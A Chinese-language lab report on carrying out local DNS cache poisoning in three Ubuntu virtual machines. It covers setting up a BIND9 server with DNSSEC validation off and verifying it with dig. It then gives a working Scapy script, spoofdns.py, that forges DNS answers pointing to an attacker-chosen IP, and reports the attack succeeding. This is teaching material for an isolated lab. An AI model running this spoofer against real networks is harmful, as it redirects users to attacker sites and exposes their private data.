
实验名称：实现本地 DNS 缓存中毒攻击

实验原理：通过污染 DNS Cache，用虚假的 IP 地址信息替换 Cache 中主机记录的真实 IP 地址信息，可以改变域名和 IP 的映射关系，使得用户在访问某网站时被错误引导至攻击者的网站中，从而暴露隐私信息。DNS 服务架构如下图所示。




实验环境：三台 Ubuntu23.04 虚拟机

实验步骤：

1. 配置实验环境

   1） 本实验使用基于 VMware Workstation Pro 搭载 Ubuntu23.04 的三台虚拟机进行演示，分别是模拟客户端的虚拟机 User、模拟 DNS 服务器的虚拟机 DNS Server 和模拟攻击者的虚拟机 Attacker。系统信息如下图所示。



2. 配置 DNS Server

   1) 在终端中输入命令 hostname -I 查看本机 IP 地址，为 192.168.233.135。

   2) 在终端中输入命令 sudo apt-get install bind9 -y，安装 BIND9 程序。

   3) 在终端中输入命令 sudo nano /etc/bind/named.conf，配置正向查询域和反向查询域。

```
 GNU nano 7.2                                    /etc/bind/named.conf *
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "example.com" {
        type master;
        file "/etc/bind/example.com.db";
};

zone "0.168.192.in-addr.arpa" {
        type master;
        file "/etc/bind/192.168.0.db";
};
```

4) 在终端中输入命令 sudo nano /etc/bind/named.conf.options，关闭 dnssec，设置允许查询和转发。

```
 GNU nano 7.2                                /etc/bind/named.conf.options
options {
        directory "/var/cache/bind";

        // If there is a firewall between you and nameservers you want
        // to talk to, you may need to fix the firewall to allow multiple
        // ports to talk.  See http://www.kb.cert.org/vuls/id/800113

        // If your ISP provided one or more IP addresses for stable
        // nameservers, you probably want to use them as forwarders.
        // Uncomment the following block, and insert the addresses replacing
        // the all-0's placeholder.

        // forwarders {
        //      0.0.0.0;
        // };

        //========================================================================
        // If BIND logs error messages about the root key being expired,
        // you will need to update your keys.  See https://www.isc.org/bind-keys
        //========================================================================
        dnssec-validation no;
        allow-query { any; };
        auth-nxdomain no;
        listen-on-v6 { any; };
};
```


5) 在终端中输入命令 sudo nano /etc/bind/example.com.db，设置 www.example.com 的 IP 地址为 192.168.0.101。

```
 GNU nano 7.2                                /etc/bind/example.com.db
$TTL 3D
@       IN      SOA     ns.example.com. admin.example.com. (
                        2008111001
                        8H
                        2H
                        4W
                        1D)

@       IN      NS      ns.example.com.
@       IN      MX      10 mail.example.com.

www     IN      A       192.168.0.101
mail    IN      A       192.168.0.102
ns      IN      A       192.168.0.10
*.example.com.  IN      A 192.168.0.100

                                [ 已读取 15 行 ]
^G 帮助      ^O 写入      ^W 搜索      ^K 剪切      ^T 执行命令  ^C 位置      M-U 撤销     M-A 设置标记  M-] 至括号
^X 离开      ^R 读档      ^\ 替换      ^U 粘贴      ^J 对齐      ^/ 跳行      M-E 重做     M-6 复制      ^Q 向前搜索
```


6) 在终端中输入命令 sudo nano /etc/bind/example.com.db，设置 IP 地址 192.168.0.101 对应的域名为 www.example.com。


3. 验证 DNS Server 是否配置成功

1) 在 User 终端中输入命令 sudo nano /etc/resolv.conf，修改文件中 name-server 配置为“nameserver 192.168.233.135”，将 DNS 服务器地址设置为 DNS Server 的 IP 地址 192.168.233.135。



2) 在 User 终端中输入命令 dig www.example.com，返回对应 IP 为 192.168.0.101，输入命令 dig -x 192.168.0.101，返回对应域名为 www.example.com。说明本地 DNS 服务器配置成功。





4. 模拟攻击

1) 配置 Attacker 环境。在 Attacker 终端中输入命令 sudo apt install python3 python3-pip -y 安装 python3 和 pip，输入命令 sudo apt install python3-scapy 安装 scapy 库。


2) 在 Attacker 中编写 python 攻击程序代码 spoofdns.py，如下所示。开始运行该程序


后，当 User 通过 dig 命令查询某域名时，触发 DNS Server 向权威域名服务器发送 DNS 请求，Attacker 会伪造 DNS 应答包并发给 DNS Server，从而使 User 得到的 IP 地址为攻击者设定好的地址。

```python
from scapy.all import *

def Spoof_DNS(packet):

    if (DNS in packet):

        IPpacket = IP(dst=packet[IP].src,src=packet[IP].dst)

        UDPpacket = UDP(dport=packet[UDP].sport, sport=53)

        Ans = DNSRR(rrname=packet[DNS].qd.qname, type="A", ttl=172800, rdata='108.109.10.66')

        DNSpacket = DNS(id=packet[DNS].id, qd=packet[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=1, nscount=0, an=Ans)

        spoofpacket = IPpacket/UDPpacket/DNSpacket

        send(spoofpacket)

        spoofpacket.show()

sniff(prn=Spoof_DNS, filter='udp and (src host 192.168.233.135)')
```

3) 在 Attacker 终端中输入命令 sudo python3 ./spoofdns.py，开始攻击程序。

4) 在 User 终端中输入命令 dig www.bilibili.com，得到结果如下面第一张图所示，IP 地址为 108.109.10.66，而正确结果应为下面第二张图所示，说明攻击成功。





5) 当进行攻击时，Attacker 发送的伪造 DNS 请求如下所示。